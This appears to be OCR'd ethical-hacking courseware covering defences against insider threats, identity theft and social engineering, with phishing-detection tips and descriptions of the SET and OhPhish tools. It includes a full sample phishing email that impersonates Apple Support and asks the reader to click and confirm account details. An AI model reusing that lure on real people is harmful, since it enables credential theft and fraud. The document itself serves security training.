
1. Separation and rotation of duties
2. Least privileges
3. Controlled access
4. Logging and auditing
5. Employee monitoring
6. Legal policies
7. Archive critical data
8. Employee training on cyber security
9. Employee background verification
10. Periodic risk assessment
11. Privileged users monitoring
12. Credentials deactivation for terminated employees

Insider Threats Countermeasures

There are safety measures that help an organization to prevent or minimize insider threats:

- **Separation and rotation of duties**: Divide responsibilities among multiple employees to restrict the amount of power or influence held by any individual. This helps to avoid fraud, abuse, and conflict of interest and facilitates the detection of control failures (including bypassing security controls and information theft). Rotation of duties at random intervals helps an organization to deter fraud or the abuse of privileges.
- **Least privileges**: Provide users with only enough access privilege to allow them to perform their assigned tasks. This helps maintain information security.
- **Controlled access**: Access controls in various parts of an organization restrict unauthorized users from gaining access to critical assets and resources.
- **Logging and auditing**: Perform logging and auditing periodically to check for misuse of company resources.
- **Employee monitoring**: Use employee monitoring software that records all user sessions, and that can be reviewed by security professionals.
- **Legal policies**: Enforce legal policies to prevent employees from misusing the organization’s resources and sensitive data theft.
- **Archive critical data**: Maintain a record of the organization’s critical data in the form of archives to be used as backup resources, if needed.
- **Employee training on cybersecurity**: Train employees on how to protect their credentials and the company’s confidential data from attack. They will be able to identify social engineering attempts and take proper mitigations and reporting steps.

- **Employee background verification**: Ensure thorough background checks of all employees before hiring them by using Google search and social networking sites and consulting previous employers.
- **Periodic risk assessment**: Perform a periodic risk assessment on critical assets to identify vulnerabilities and implement protection strategies against both insider and outsider threats.
- **Privileged users monitoring**: Implement additional monitoring mechanisms for system administrators and privileged users as these accounts can be used to can deploy malicious code or logic bomb on the system or network.
- **Credentials deactivation for terminated employees**: Disable all the employee's access profiles to the physical locations, networks, systems, applications, and data immediately after termination.
- **Periodic risk assessments**: Perform periodic risk assessments on all the organization's critical assets then develop and maintain a risk management strategy to secure those assets from both insiders and outsiders.
- **Layered defense**: Implement multiple layers of defense to prevent and protect critical assets from remote attacks originated from insiders. Develop appropriate remote access policies and procedures to thwart such attacks.
- **Physical security**: Build a professional security team that monitors the physical security of the organization.
- **Surveillance**: Install video cameras to monitor all critical assets. Install and enable screen-capturing software on all critical servers.
- **Zero-Trust Model:** Implement a zero-trust model to limit access to critical assets of the organization. Furthermore, implement additional identity verification measures such as MFA to guarantee the secure use of the assets.
- **Behavioral Analytics:** Employ user entity and behavioral analytics (UEBA) to track, collect, and analyze the data to identify anomalous behavior.



Identity Theft Countermeasures

1. Secure or shred all documents containing your **private information**
2. Ensure your name is not present in **marketers' hit lists**
3. Review your **credit card statement** regularly and store it securely, out of reach of others
4. Never give any personal information over the **phone**
5. Keep your mail secure by **emptying the mailbox** quickly
6. **Be cautious and verify** all requests for personal data
7. Protect your personal information from being **publicized**
8. Do not display or share any **account**/**contact numbers** unless mandatory
9. Monitor **online banking** activities regularly
10. Never list any **personal identifiers** on social media

Identity Theft Countermeasures

Identity theft occurs when someone uses personal information (such as a name, social security number, date of birth, mother's maiden name, or address) in a malicious way, such as for credit card or loan services, or even rentals and mortgages, without the person's knowledge or permission.

Listed below are countermeasures that, on implementation, will reduce the chances of identity theft:

- Secure or shred all documents containing private information
- Ensure your name is not present on the marketers' hit lists
- Review your credit card statement regularly and store it securely, out of reach of others
- Never give any personal information over the phone
- To keep mail secure, empty the mailbox quickly
- Suspect and verify all requests for personal data
- Protect personal information from being publicized
- Do not display account or contact numbers unless mandatory
- Monitor online banking activities regularly
- Never list any personal identifiers on social media websites such as your father's name, pet's name, address, or city of birth.
- Enable two-factor authentication on all online accounts
- Never use public Wi-Fi for sharing or accessing sensitive information

- Install host security tools such as a firewall and anti-virus on your personal computer

Some additional countermeasures against identity theft are as follows:

- To keep mail secure, empty your mailbox quickly and do not reply to unsolicited email requests asking for personal information.
- Shred credit card offers and “convenience checks” that are not useful.
- Do not store any financial information on the system and use strong passwords for all financial accounts.
- Check telephone and cell phone bills for calls you did not make.
- Keep your Social Security card, passport, license, and other valuable personal information hidden and secured.
- Read website privacy policies.
- Be cautious before clicking on a link provided in an email or instant message.
- Enter personal information only on secured website pages marked with “https.”
- Add fraud alerts to the system or device to defend against identity theft.
- Do not allow family members or friends to open a personal account.
- Utilize trusted digital wallets that provide high security.

How to Detect Phishing Emails?

1. Appears to be from a **bank**, **company**, or **social networking site**, and has a **generic greeting**
2. Appears to be from a person listed in your **email address book**
3. Gives a sense of **urgency** or a **veiled threat**
4. May contain **grammatical/spelling mistakes**
5. Includes links to **spoofed websites**
6. May contain **offers that seem to be too good to be true**
7. Includes **official-looking logos** and other information taken from legitimate websites
8. May contain a **malicious attachment**

Your Apple ID was used to sign in to iCloud on an iPhone 6

Apple Support <apple@gmail.com> 12:11 PM (20 minutes ago)
to me

Dear customer

Your Apple ID was used to sign in to iCloud on an iPhone 6.

Time: April 13, 2022

Operating System: iOS 8.0.1

Your Apple ID was used to sign in to iCloud on an iPhone 6 and your credit card has been chrged for $1285.54.

If you recently signed in to this device, you can disregard this email.

If you have not recently signed in to an iPhone with your Apple ID and believe someone may have acesed your account, please click here to confirm your details and change your password.

To spread awareness on the security issues, Apple will also reward you with $2000 for reporting this issue at the link to Report Abuse.

View the attached document for your latest invoice.

How to Detect Phishing Emails?

To detect phishing emails, first, hover your mouse pointer over the name in the “**From**” column. Doing so will show whether the original domain name is linked to the sender’s name; if it is not, then it could be a phishing email. For example, an email from Gmail.com should probably display it’s “**From**” domain as “**gmail.com**.”

Check to see if the email provides a URL and prompts the user to click on it. If so, ensure that the link is legitimate by hovering the mouse pointer over it (to display the link’s URL) and ensure it uses encryption (https://). To be on the safe side, always open a new window and visit the site by typing it in directly instead of clicking on the link provided in the email.

Do not provide any information to the suspicious website, as it will likely link directly to the attacker.

A few other indicators of phishing emails:

- It seems to be from a bank, company, or social networking site and has a generic greeting
- It seems to be from a person listed in your email address book
- It has an urgent tone or makes a veiled threat
- It may contain grammatical or spelling mistakes
- It includes links to spoofed websites
- It may contain offers that seem to be too good to be true
- It includes official-looking logos and other information taken from legitimate websites
- It may contain a malicious attachment

Common Social Engineering Targets and Defense Strategies

Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees and help desk staff never to reveal passwords or other information over the phone. Enforce policies for the front office and help desk personnel
Technical support and system administrators	Impersonation, persuasion, intimidation, fake SMS, phone calls, and emails	Train technical support executives and system administrators never to reveal passwords or other information over the phone or email
Perimeter security	Impersonation, reverse social engineering, piggybacking, tailgating, etc.	Implement strict badge, token, or biometric authentication, employee training, and security guards
Office	Shoulder surfing, eavesdropping, ingratiation, etc.	Implement employee training, best practices, and checklists for using passwords. Escort all guests
Vendors of the target organization	Impersonation, persuasion, intimidation	Educate vendors about social engineering
Mail room	Theft, damage, or forging of mails	Lock and monitor mail room, train employees
Machine room/Phone closet	Attempting to gain access, remove equipment, and/or attach a protocol analyzer to extract confidential data	Keep phone closets, server rooms, etc. locked at all times and keep updated inventory on equipment
Company's Executives	Fake SMS, phone calls, and emails to grab confidential data	Train executives never to reveal identity, passwords, or other confidential information over the phone or email
Dumpsters	Dumpster diving	Keep all trash in secured, monitored areas; shred important data; and erase magnetic media

Common Social Engineering Targets and Defense Strategies

Attackers implement various social engineering techniques to trick people into providing sensitive information about their organizations, thus helping attackers to launch malicious activities. These techniques are used on privileged individuals or those who deal with important information.

Below table shows common social engineering targets, various social engineering techniques that attackers use, and the defense strategies to counter these attacks.

Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees and help desk staff never to reveal passwords or other information over the phone. Enforce policies for the front office and help desk personnel
Technical support and system administrators	Impersonation, persuasion, intimidation, fake SMS, phone calls, and emails	Train technical support executives and system administrators never to reveal passwords or other information over the phone or email
Perimeter security	Impersonation, reverse social engineering, piggybacking, tailgating, etc.	Implement strict badge, token, or biometric authentication, employee training, and security guards

Office	Shoulder surfing, eavesdropping, and ingratiation	Implement employee training, best practices, and checklists for using passwords. Escort all guests
Vendors of the target organization	Impersonation, persuasion, and intimidation	Educate vendors about social engineering.
Mail room	Theft, damage, or forging of mails	Lock and monitor the mailroom, train employees
Machine room and Phone closet	Attempting to gain access, remove equipment, or attach a protocol analyzer to extract confidential data	Keep phone closets, server rooms, and other spaces locked at all times and keep an updated inventory of equipment
Company’s Executives	Fake SMS, phone calls, and emails designed to grab confidential data	Train executives never to reveal identity, passwords, or other confidential information over the phone or email
Dumpsters	Dumpster diving	Keep all trash in secured, monitored areas; shred important data; and erase magnetic media

Social Engineering Tools

- **Social Engineering Toolkit (SET)**

  Source: *https://www.trustedsec.com*

  The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. It is a generic exploit designed to perform advanced attacks against human elements to compromise a target and make them offer sensitive information. SET categorizes attacks such as email, web, and USB attacks according to the attack vector used to trick humans. The toolkit attacks human weakness, exploiting the trusting, fearful, greedy, and the helpful nature of humans.

Audit Organization's Security for Phishing Attacks using OhPhish

The primary objective of launching phishing campaigns against employees of the client organization is to assess the employees' susceptibility to phishing attacks and help the organization reduce risks that arise when the employees fall prey to phishing attacks sent by cyber-threat actors.

- **OhPhish**

  Source: *https://portal.ohphish.com*

  OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides the organization with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

  OhPhish can be used to audit an organization's security for phishing attacks using various phishing methods such as Entice to Click, Credential Harvesting, Send Attachment, Training, Vishing, and Smishing.

Module Summary

- In this module, we have discussed the following:
  - Social engineering concepts along with various kinds of social engineering attacks
  - Human-, computer-, and mobile-based social engineering techniques
  - Insider threats and the various forms they can take
  - Impersonation on social networking sites
  - Identity theft and the various forms it can take
  - Details of various countermeasures that can defend an organization against social engineering attacks, phishing attacks, insider threats, and identity theft
- In the next module, we will see how attackers, as well as ethical hackers and penetration testers, perform DoS/DDoS attacks

Module Summary

This module discussed social engineering concepts along with various phases of social engineering attack. It also discussed various human-based, computer-based, and mobile-based social engineering techniques. The module discussed insider threats, including the various types of insider threats. It gave an overview of impersonation on social networking sites. It also discussed identity theft and the types of identity theft. The module ended with a detailed discussion of various signs to watch for and countermeasures to employ in order to defend against social engineering attacks, phishing attacks, insider threats, and identity theft.

The next module will show how attackers, as well as ethical hackers and pen testers, perform DoS/DDoS attacks.


MODULE 10

DENIAL-OF-SERVICE

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

